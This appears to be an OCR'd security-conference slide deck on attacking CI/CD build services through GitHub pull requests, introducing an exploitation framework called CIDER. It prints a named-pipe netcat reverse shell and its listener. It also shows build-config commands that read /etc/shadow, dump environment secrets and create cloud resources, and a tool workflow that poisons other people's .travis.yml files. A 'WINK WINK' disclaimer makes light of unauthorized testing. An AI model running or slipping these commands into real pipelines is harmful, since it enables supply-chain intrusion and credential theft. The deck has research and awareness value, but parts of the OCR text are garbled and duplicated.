

GitHub
Pull
Request
Mr Man


GitHub
Pull
Request
Webhook
Mr Man
Drone

```yaml
build:
  image: golang:1.5
  environment:
    - GO15VENDOREXPERIMENT=1
    - GOOS=linux
    - GOARCH=amd64
    - CGO_ENABLED=0
  commands:
    - go get
    - go [redacted]
    - go build
    - go test

publish:
  docker:
    image: [redacted]
      [redacted]
    repo: [redacted]
    storage_driver: overlay
    when:
      branch: master

plugin:
  name: [redacted]
  desc:
  type:
  image:
  labels:
    -
    -
    -
```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environment:
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- GOOS=linux
- GOARCH=amd64
- CGO_ENABLED=0
commands:
- go get
- go
- go build
- go test
- echo "uh...hello?"
publish:
docker:
image:
username:
password:
email: $$
repo:
storage_driver:
when:
branch: master
plugin:
name:
desc:
type:
image:
labels:
-
-
- image

```
mknod /tmp/backpipe p
```

```
mknod /tmp/backpipe p
/bin/sh 0</tmp/backpipe|nc x.x.x.x 4444 1>/tmp/backpipe
```

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

```

```
nc -l 4444
```



root



Bad-Practices

Worst-Practices

Environment Vars

- Being used to store credentials
- Storing metadata for other services within micro-service infrastructure

Run everything as root

- Just a container, right guyz?
- You now have internal network access
- Full control to build augment the image

CI Provider Info leak

- Problems with the CI Providers themselves
- Leak SSH keys, etc. which can compromise other customers on host
- CI providers have at least some permissions to GitHub repos
- Cloud based CI providers have a hosting environment
- Speaking of which…

Real World Hax #2

```
6   before_install:
7     - curl ipecho.net/plain; echo
8     - uname -a
9     - netstat -lap
10    - netstat -lanp
11    - nslookup
12    - cat /etc/hosts
13    - cat /etc/shadow
14    - id
15    - whoami
16    - sudo id
17    - sudo whoami
18    - echo 'done'
```

```
language: node_js
sudo: required
before_install:
  - sudo uname -a
  - ifconfig
  - sudo uptime
  - sudo env
  - sudo gcloud compute project-info describe
  - sudo gcloud compute instances list
  - sudo gcloud compute networks subnets list
  - sudo gcloud compute routes list
  - sudo gcloud compute networks create testnetwork3 --mode auto
  - sudo gcloud instances create sbtestinstance --subnet testnetwork3
  - sudo cat /etc/resolv.conf
  - echo 'done'
node_js:
- 4
```

Introducing CIDER

What is CIDER?

- **C**ontinuous **I**ntegration and **D**eployment **E**xploite**R**

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- Mainly leverages GitHub as attack surface to get to build services

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- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services
- Takes the mess out forking, PR-ing, callbacking
- It will poison a handful of build services and ”exploits” for each one

Why CIDER?

- Fun
- Make attacking easy
- Awareness
- RottenApple by @claudijd
- Facilitate further research

CIDER overview

CIDER – ‘help’

```
-----------------
 Basic Commands  |
-----------------

help                    => Prints this very help menu
exit                    => Exits CIDER
login                   => Login to GitHub
clear                   => Clear screen


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 Repository Commands  |
----------------------


list                    => Lists assets based on the options give
  - targets             => Prints all targets in target list
  - repos               => Prints repositories currently pulled down.
  - exploits            => Prints available exploits.
                           These may or may not match targets list


load [EXPLOIT]          => Load an exploit
unload                  =>  Unload currently loaded exploit. No paramaters necessary.
run                     => Use the currently loaded exploit against target list

add                     => Add a target by specifying so
  - target [TARGET]     => Parameter to "add" command, in for repo_owner/repo_name

remove                  => Remove a target by specifying so
  - target [TARGET]     => Parameter to "remove" command, in for repo_owner/repo_name
```

CIDER – ‘add target’ & ‘list targets’





CIDER – ‘load’ and ‘info’

```
[CIDER > load travis/netcat_reverse_shell
[CIDER [travis/netcat_reverse_shell] > info
INFO
---

This exploit takes advantage of open Travis-CI repositories to
create a netcat connection back to the attacker. The end result
is a shell from which to control the compromised Travis-CI container.


ORDER OF EXECUTION
------------------

1) Fork all targets
2) Clone all forked targets locally
3) For all targets
4) Start shell handler(s)
5) Load and poison the .travis.yml file of the cloned repos
6) Push commited changes, and submit a pull request
```

CIDER features

- Node.JS
- Build modularly
- Can handle bulk lists of target repos
- Clean up for GitHub repo craziness
- Ngrok – because port forwarding and public IPs suck

Ngrok



Disclaimer

- It is against the GitHub user agreement to test against a repository, even if you have permission from the owner of the repo
- You must be the owner to test a repo
- When testing ask them to make you an owner

WINK WINK

DEMO

Limitations

- Build Queues
- GitHub Noise
- Timeouts
- Repo API request throttling

Just the beginning…

- More CI-Frameworks
- Start tackling deployment services
- Start exploring other entrypoints
  - Other code repositories
  - ChatOps (Slack)

Thanks

- LeanKit Operations Team
- Evan Snapp
- @claudijd

Fin

CIDER on Github: https://github.com/spaceB0x/cider

Twitter: @spaceB0xx
www.untamedtheory.com